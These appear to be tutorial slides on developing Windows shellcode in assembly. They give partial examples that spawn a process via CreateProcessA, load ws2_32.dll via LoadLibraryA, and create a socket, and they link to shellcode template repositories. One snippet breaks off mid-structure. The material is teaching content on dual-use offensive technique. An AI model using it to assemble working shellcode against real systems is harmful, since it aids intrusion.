- There are many disassemblers available that can be used to decode shellcode, including popular tools like objdump, gdb, and radare2. To use a disassembler, you will need to provide the shellcode as input and specify the architecture (such as x86 or ARM) that the code was compiled for. The disassembler will then translate the shellcode into assembly language and display it on the screen or write it to a file.
- Once you have disassembled the shellcode, you can examine the individual instructions to understand how the code works and what it does. This can be a complex and technical process, as shellcode is often designed to be difficult to reverse engineer and understand.

Shellcode Development – Examples #1

- Here is an example of how you might develop shellcode in assembly language that creates a new process on a target system using the CreateProcess function from the kernel32.dll library:
- This shellcode will create a new process using the CreateProcess function from the kernel32.dll library, passing the command line argument "notepad.exe" to the function. You can modify this shellcode to create a different process by changing the value of the cmdline buffer and adjusting the other arguments as needed.
- https://github.com/reg1reg1/Shellcode




```
; Declare constants for the DLL and function names
section .data
  kernel32 db "kernel32.dll",0
  createprocess db "CreateProcessA",0

; Declare a structure for the PROCESS_INFORMATION structure
struc PROCESS_INFORMATION {
  .hProcess dd ?
  .hThread dd ?
  .dwProcessId dd ?
  .dwThreadId dd ?
}

; Declare a structure for the STARTUPINFO structure
struc STARTUPINFO {
  .cb dd ?
  .lpReserved dd ?
  .lpDesktop dd ?
  .lpTitle dd ?
  .dwX dd ?
  .dwY dd ?
  .dwXSize dd ?
  .dwYSize dd ?
  .dwXCountChars dd ?
  .dwYCountChars dd ?
  .dwFillAttribute dd ?
  .dwFlags dd ?
  .wShowWindow dd ?
  .cbReserved2 dw ?
  .lpReserved2 dd ?
  .hStdInput dd ?
```

https://github.com/CyberSecurityUP/shellcode-templates/blob/main/Assembly/ProcessCreate.asm

Shellcode Development – Examples #2

- To load the ws2_32.dll library into the memory space of a shellcode program in assembly language, you will need to use the LoadLibrary function from the kernel32.dll library. Here is an example of how you might do this:
- This shellcode will load the ws2_32.dll library into the memory space of the shellcode program using the LoadLibrary function from the kernel32.dll library. You can modify this shellcode to load a different library by changing the value of the ws2_32 buffer.
- It's important to note that this is just a high-level example and may not be suitable for use in a real-world situation. Developing shellcode that loads a DLL into memory in assembly language can be a complex and technical process, and requires a deep understanding of Windows internals, assembly programming, and the LoadLibrary function. It is also illegal in many jurisdictions to develop or use shellcode for malicious purposes.



```
; Declare constants for the DLL and function names
section .data
  kernel32 db "kernel32.dll",0
  loadlibrary db "LoadLibraryA",0
  ws2_32 db "ws2_32.dll",0

; Declare the main function
section .text
  global _start

_start:
  ; Load the kernel32.dll library
  push kernel32
  call dword [GetModuleHandleA]

  ; Find the address of the LoadLibraryA function
  push loadlibrary
  push eax
  call dword [GetProcAddress]

  ; Load the ws2_32.dll library
  push ws2_32
  call eax
```

Shellcode Development – Examples #3

- Here is an example of how you might develop shellcode in assembly language that creates a socket using the socket function from the ws2_32.dll library:
- https://github.com/CyberSecurityUP/shellcode-templates/blob/main/Assembly/ws32_load_socket.asm
- This shellcode will create a new socket using the socket function from the ws2_32.dll library. It will then check the return value of the function and exit the program with a return code of 0 if the socket was successfully created, or -1 if an error occurred.
- It's important to note that this is just a high-level example and may not be suitable for use in a real-world situation. Developing shellcode that creates a socket in assembly language can be a complex and technical process, and requires a deep understanding of network programming, assembly programming, and the socket function. It is also illegal in many jurisdictions to develop or use shellcode for malicious purposes.